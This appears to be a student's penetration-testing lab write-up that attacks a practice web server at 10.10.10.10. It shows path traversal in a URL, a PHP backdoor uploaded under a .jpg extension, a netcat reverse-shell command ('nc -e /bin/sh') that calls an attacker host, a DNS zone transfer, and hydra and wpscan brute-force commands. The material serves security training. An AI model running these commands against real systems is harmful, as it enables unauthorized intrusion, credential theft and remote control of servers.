Leverage the information gathered from the OSINT data and phishing campaign to gain unauthorized access to the webserver through its web application.

- *You can utilize the provided backdoor.php file as part of your attack vector.*
- *Provide a detailed walkthrough of your successful penetration in the next slide (you can add more if needed).*
- *Show a successful command execution on the target in the last step*



Application Audit


Provide a step-by-step guide on how to get unauthorized access to the webserver through its web application.

Open a Web Browser:






Navigate to the <http://10.10.10.10/secureapp/?file=../../../../../../../../etc/passwd>

When prompted for credentials, I used King's credentials from phishing activity.

Got access to target server:



Index of /secureapp

| <u>Name</u> | <u>Last modified</u> | <u>Size</u> | <u>Description</u> |
|---|----------------------|-------------|--------------------|
|  Parent Directory | | - | |
|  assets/ | 2020-09-30 09:22 | - | |
|  contact.php | 2020-10-04 12:00 | 4.6K | |
|  includes/ | 2021-01-21 14:18 | - | |
|  uploads/ | 2020-10-05 14:28 | - | |



- Use the contact form to upload a file (since this contact form had the upload files functionality)
- Uploading the file as .php was restricted, I had to rename the extension as a .jpg

kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help




1 2 3 4 5

Index of /secureapp/uploads × Temp Mail - Temporary Email × +

10.10.10.10/secureapp/uploads/


Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Index of /secureapp/uploads


| Name | Last modified | Size | Description |
|---|-------------------------------|----------------------|-----------------------------|
|  Parent Directory | | - | |
|  0.jpg | 2020-10-04 12:10 | 7.7K | |
|  backdoor.php.jpg | 2025-02-17 13:22 | 221 | |




- The file as a .jpg is uploaded on `http://10.10.10.10/secureapp/uploads/backdoor.php.jpg` and when accessed from webapplication it opens and displays Usage: `http://example.com/backdoor.php?c=nc -e /bin/sh 10.10.10.7 4444`.



- These means that the servers interpret the file as a .php, which is suitable to execution and control of the server.
- NEXT step, CONNECT via SHELL:
- Start a terminal on my attacher machine, and executed a





- Then I start a listener port on 4444

- A reverse shell connection was establish, proven by the succesful execution of some commands on target machine:

```
(kali@kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
^[[Aconnect to [10.10.10.5] from (UNKNOWN) [10.10.10.10] 59324
whoami /body></html>
whoami
admin —(kali@kali)-[~]
ls ───$ curl "http://10.10.10.10/secureapp/uploads/backdoor.php.jpg"
0.jpg curl: (3) URL rejected: Malformed input to a URL function
backdoor.php.jpg
cat 0.jpg ───(kali@kali)-[~]
◆◆◆JFIF◆◆◆
curl: (3) URL rejected: Malformed input to a URL function
```



- Explored the target machine:

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
lxd:x:107:65534::/var/lib/lxd:/bin/false
uidd:x:108:112::/run/uidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
system:x:1000:1000:system,,,:/home/system:/bin/bash
mysql:x:111:117:MySQL Server,,,:/nonexistent:/bin/false
nginx:x:112:118:nginx user,,,:/nonexistent:/bin/false
bind:x:113:119::/var/cache/bind:/bin/false
Debian-exim:x:114:120::/var/spool/exim4:/bin/false
ftp:x:115:122:ftp daemon,,,:/srv/ftp:/bin/false
admin:x:1001:1001:sagar@example.com:/home/admin:/bin/bash
dovecot:x:116:123:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
dovenull:x:117:124:Dovecot login user,,,:/nonexistent:/bin/false
colord:x:118:126:colord colour management daemon,,,:/var/lib/colord:/bin/false
secteam:x:1002:1002:Udacity Team,,,:/home/secteam:/bin/bash
^X@ss
```



- Meantime I was disconnected, but manage to reconnect by using the same curl command as before.
- Now, lets continue with research:
- -list files in current dir
- -find writable files
- -open writable files
- -check syste
- Check available commands on/usr/local/vesta/bin/

```
(kali㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.10.5] from (UNKNOWN) [10.10.10.10] 59350
whoami
admin
id
uid=1001(admin) gid=1001(admin) groups=1001(admin),33(www-data)
ls -la
total 20
drwxr-xr-x 2 admin admin 4096 Feb 17 13:22 .
drwxr-xr-x 5 admin admin 4096 Jan 21 2021 ..
-rw-r--r-- 1 admin admin 7921 Oct 4 2020 0.jpg
-rw-r--r-- 1 admin admin 221 Feb 17 13:22 backdoor.php.jpg
file filename
filename: cannot open `filename' (No such file or directory)
find . -type f -writable
./backdoor.php.jpg
./0.jpg
cat backdoor.php
id
uid=1001(admin) gid=1001(admin) groups=1001(admin),33(www-data)
cat /var/log/apache2/access.log
id
uid=1001(admin) gid=1001(admin) groups=1001(admin),33(www-data)
backdoor.php?file=somefile;ls
0.jpg
backdoor.php.jpg
ls /usr/local/vesta/bin/
v-acknowledge-user-notification
v-activate-vesta-license
v-add-backup-host
v-add-cron-job
v-add-cron-letsencrypt-job
v-add-cron-reports
v-add-cron-restart-job
v-add-cron-vesta-autoupdate
v-add-database
v-add-database-host
v-add-dns-domain
v-add-dns-on-web-alias
v-add-dns-record
v-add-domain
v-add-firewall-ban
```

- List the network connections on target:



```
netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 10.10.10.10:443        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:2525           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5984           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:587            0.0.0.0:*               LISTEN
tcp        0      0 10.10.10.10:80         0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:465            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8081         0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8083           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8084         0.0.0.0:*               LISTEN
tcp        0      0 10.10.10.10:53         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:21             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:25             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953          0.0.0.0:*               LISTEN
tcp6       0      0 :::3306                :::*                     LISTEN
tcp6       0      0 :::53                  :::*                     LISTEN
tcp6       0      0 :::22                  :::*                     LISTEN
tcp6       0      0 :::1:953               :::*                     LISTEN
udp        0      0 10.10.10.10:53         0.0.0.0:*               LISTEN
udp        0      0 127.0.0.1:53           0.0.0.0:*               LISTEN
udp6       0      0 :::53                  :::*                     LISTEN
```

- In conclusion:
- Some malicious actor could do a phishing action, do an OSINT research on internet and gather info about target machine.
- The malicious actor can authenticate, upload malicious files with which could gain full access to target.
- Having access on target, it can list all passwords, read and write files, upload and download files, list all ports, list all processes that runs, etc.



Optional ex:

Test Port 53 for 10.10.10.10 target.

Check if Port 53 is Open on the Target

I use Nmap to check if Port 53 is open on a target machine.

```
(kali@kali)-[~]
$ nmap 10.10.10.10 -p 0-65000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-14 11:25 EST
Nmap scan report for example.com (10.10.10.10)
Host is up (0.00054s latency).
Not shown: 64995 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
5984/tcp  open  couchdb
MAC Address: 08:00:27:53:73:E4 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 104.15 seconds
```

This means Port 53 is open and the DNS service is running.

2. DNS Query Test

send a DNS query to the target to see if it responds correctly. This can be done with nslookup.

```
(kali@kali)-[~]
$ nslookup example.com 10.10.10.10
Server:      10.10.10.10
Address:     10.10.10.10#53

Name:   example.com
Address: 10.10.10.10
```




3. Test DNS Server Functionality for Zone Transfer (AXFR):

```
(kali@kali)~$ dig @10.10.10.10 example.com axfr
```

```
; <<>> DiG 9.20.2-1-Debian <<>> @10.10.10.10 example.com axfr
; (1 server found)
;; global options: +cmd
example.com.      14400 IN      SOA      ns1.example.com. root.example.com. 2020100310 7200 3600 1209600 180
example.com.      14400 IN      MX       10 mail.example.com.
example.com.      14400 IN      TXT      "v=spf1 a mx ip4:10.10.10.10 ~all"
example.com.      14400 IN      NS       ns1.example.com.
example.com.      14400 IN      NS       ns2.example.com.
example.com.      14400 IN      A        10.10.10.10
example.com.      14400 IN      TXT      "v=DMARC1; p=none"
example.com.      14400 IN      TXT      "t=y; o=-;"
mail._domainkey.example.com. 14400 IN      TXT      "v=DKIM1; k=rsa; p=MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCoH18BS4WZfRm3peDpcH9t3t9jFf1SKWfxHobqHIGjVpbArDEnvLkNOISX/B1LSFM6KhTrnCcG31v0ukq000Cr0Efw9CNo8Z/u0RqRz/ng525mehb3e..."
db.example.com.   14400 IN      A        10.10.10.23
ftp.example.com.  14400 IN      A        10.10.10.10
imap.example.com. 14400 IN      A        10.10.10.10
infra.example.com. 14400 IN      A        10.10.10.10
mail.example.com. 14400 IN      A        10.10.10.10
ns1.example.com.  14400 IN      A        10.10.10.10
ns2.example.com.  14400 IN      A        10.10.10.10
pop.example.com.  14400 IN      A        10.10.10.10
smtp.example.com. 14400 IN      A        10.10.10.10
www.example.com.  14400 IN      A        10.10.10.10
example.com.      14400 IN      SOA      ns1.example.com. root.example.com. 2020100310 7200 3600 1209600 180
;; Query time: 0 msec
;; SERVER: 10.10.10.10#53(10.10.10.10) (TCP)
;; WHEN: Fri Feb 14 12:30:58 EST 2025
;; XFR size: 20 records (messages 1, bytes 747)
```

Firewall is configured to use a proxy server that is refusing

* Check the proxy settings to make sure that they are correct

* Contact your network administrator to make sure the proxy

- ✓ Port 53 is open and allows AXFR (zone transfers)
- ✓ The DNS server is misconfigured, exposing internal records
- ✓ Information about target's infrastructure

3a. Check with a different Domain (google.com): This shows that DNS server is resolving DNS queries, which further means that port 53 on our target is acting as a DNS resolver.

```
(kali@kali)~$ dig @10.10.10.10 google.com
```

```
; <<>> DiG 9.20.2-1-Debian <<>> @10.10.10.10 google.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; -->HEADER<-- opcode: QUERY, status: NOERROR, id: 53568
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 4, ADDITIONAL: 9

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;google.com.                IN      A

;; ANSWER SECTION:
google.com.                 300     IN      A       142.251.208.142

;; AUTHORITY SECTION:
google.com.                 172800  IN      NS      ns2.google.com.
google.com.                 172800  IN      NS      ns3.google.com.
google.com.                 172800  IN      NS      ns4.google.com.
google.com.                 172800  IN      NS      ns1.google.com.

;; ADDITIONAL SECTION:
ns1.google.com.             172800  IN      A       216.239.32.10
ns1.google.com.             172800  IN      AAAA    2001:4860:4802:32::a
ns2.google.com.             172800  IN      A       216.239.34.10
ns2.google.com.             172800  IN      AAAA    2001:4860:4802:34::a
ns3.google.com.             172800  IN      A       216.239.36.10
ns3.google.com.             172800  IN      AAAA    2001:4860:4802:36::a
ns4.google.com.             172800  IN      A       216.239.38.10
ns4.google.com.             172800  IN      AAAA    2001:4860:4802:38::a

;; Query time: 528 msec
;; SERVER: 10.10.10.10#53(10.10.10.10) (UDP)
;; WHEN: Fri Feb 14 12:25:56 EST 2025
;; MSG SIZE rcvd: 303
```



- Check internal records to identify if internal records are leaked:
- The results shows that:

```
(kali㉿kali)-[~]
$ dig @10.10.10.10 -t ANY db.example.com

; <<>> DiG 9.20.2-1-Debian <<>> @10.10.10.10 -t ANY db.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 33589
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;db.example.com.                IN      ANY

;; ANSWER SECTION:
db.example.com.                14400   IN      A       10.10.10.23

;; AUTHORITY SECTION:
example.com.                   14400   IN      NS      ns1.example.com.
example.com.                   14400   IN      NS      ns2.example.com.

;; ADDITIONAL SECTION:
ns1.example.com.              14400   IN      A       10.10.10.10
ns2.example.com.              14400   IN      A       10.10.10.10

;; Query time: 0 msec
;; SERVER: 10.10.10.10#53(10.10.10.10) (TCP)
;; WHEN: Fri Feb 14 12:44:18 EST 2025
;; MSG SIZE rcvd: 127
```

- 🚨 The internal DB server's IP (10.10.10.23) is now known –and can be used to run a NMAP query to detect open ports, identity running services and check for default credentials.
- 🚨 The DNS server (10.10.10.10) is authoritative for example.com.
- 🚨 Possible zone transfer attack (AXFR)

After scanning internal DB (10.10.10.23) I got the message:
Host seems down



- Continue scanning ftp server on our target:
- Connected to ftp server and tried default auth(admin/admin, root/root, anonymous) but no success.

```
(kali㉿kali)-[~]  
$ ftp 10.10.10.10  
Connected to 10.10.10.10.  
220 (vsFTPD 3.0.3)  
Name (10.10.10.10:kali): admin  
331 Please specify the password.  
Password:  
530 Login incorrect.  
ftp> login failed
```

Then I Bruce-forced using hydra, using this command and rockyou.txt list from Kali Linux.

```
[ERROR] File for passwords not found: /usr/share/wordlists/rockyou.txt  
  
(kali㉿kali)-[~]  
$ hydra -l admin -P /home/kali/Desktop/ExampleCorp/ ftp://10.10.10.10  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-14 13:35:50  
█
```

....But after tens of minutes, I've gave up...



Next, scanned for hidden endpoints with wfuzz:

```
wfuzz -c -z file,/usr/share/wordlists/dirb/common.txt --hh=404 http://10.10.10.10/FUZZ
```

These were 200 and 301 statuses

```
000004501: 301 7 L 20 W 239 Ch "wp-includes"  
000004485: 301 7 L 20 W 236 Ch "wp-admin"  
000004495: 301 7 L 20 W 238 Ch "wp-content"  
000004407: 301 7 L 20 W 235 Ch "webmail"  
000002954: 301 7 L 20 W 238 Ch "phpmyadmin"  
000002021: 301 0 L 0 W 0 Ch "index.php"  
000000001: 200 596 L 2642 W 44732 Ch http://10.10.10.10/
```

Next, scanned for users on target Machine, and identified 4 users: liz, sagar, king, aisha with command:

```
—$ wpscan --url http://10.10.10.10 --disable-tls-checks --enumerate u
```

Next, scanned for the users using brute-force wpscan/hydra and rockyou file – no success.

```
wpscan --url http://10.10.10.10 --usernames sagar,liz,king,aisha --passwords  
/home/kali/Desktop/ExampleCorp/rockyou.txt --max-threads 20
```

```
hydra -L /home/kali/Desktop/ExampleCorp/users.txt -P  
/home/kali/Desktop/ExampleCorp/rockyou.txt 10.10.10.10 http-post-form "/wp-  
login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In:Invalid username"
```